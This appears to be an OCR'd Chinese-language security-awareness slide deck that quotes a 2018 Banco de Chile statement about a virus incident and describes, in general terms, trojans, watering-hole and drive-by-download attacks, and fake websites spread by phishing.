
28 MAY 2018 | Comunicado Oficial

DECLARACIÓN PÚBLICA

Santiago, 28 de mayo de 2018. En relación a la contingencia originada el pasado 24 de mayo, Banco de Chile informa lo siguiente:


• Luego de una exhaustiva investigación, se determinó que el origen de la falla detectada fue un virus, pres[illegible] proveniente de redes internacionales, que afectó directamente estaciones de trabajo de Banco de Chile, tales como mesón en oficinas y terminales de nuestros ejecutivos y del personal de caja, entre otros, provocando dificultades en el servicio en las

圖片來源: Banco de Chile




近期手法趨勢

人是系統最大的漏洞



http://www.mtsc.com.tw/images/service/Network.gif

攻擊趨勢



水坑式攻擊

踩到...中鏢！


攻擊手法

https://youimg1.c-ctrip.com/target/10050g0000007xpul1BD9.jpg

- 馬
  - ✓木馬程式
    - 攻擊瀏覽器或其他元件執行平台(如Flash, Office, Adobe PDF Reader, WinRAR…)進而植入受害電腦
    - 感染後可能會:
      - 修改使用者電腦的設定，如登錄機碼值
      - 變更使用戶的瀏覽器首頁、瀏覽器設定
      - 關閉或開啟某些系統功能
      - 關閉防毒軟體
      - 監控使用者鍵盤滑鼠輸入、看過的螢幕....
      - 偷取信用卡、帳號密碼、瀏覽網頁歷史資料...
      - 冒名在FB貼文(http://www.ettoday.net/news/20130514/207332.htm)
      - 變為殭屍電腦受駭客操作利用
      - 挖礦
      - …

攻擊手法 (cont.)

- 網頁掛馬(Drive-by-Download)
  - ✓位置
    - 合法/大型網站
    - 網站廣告
    - 合作廠商
    - 私底下偷偷會逛的網站
  - ✓方式
    - http://www.path8.net/tn/archives/1796
  - ✓目標
    - 使用者瀏覽網頁(或是閱讀HTML格式的信件)時，不知不覺下載植入木馬程式。



某大廠網頁遭植木馬
誰下載驅動程式誰倒霉
(2007/7/21)

假網頁

http://i3.letvimg.com/lc05_isvrs/201701/24/09/55/ad9610d0-7bd6-45d9-aed2-8c4304e34425/thumb/2_640_480.jpg

攻擊手法

➢假網頁/網站

✓目的


- 騙取使用者輸入機敏資料(尤其是帳號密碼)
- 下載惡意程式

✓引誘使用者點選


- 如可以則搭配XSS ➔增加可信度
- 釣魚信件
- 網站廣告
- 留言板: Blog、FB、Twitter、微博…
- 搜尋引擎結果(花錢提高排名)
- IM軟體: Skype、LINE、WhatsApp，微信…
- …

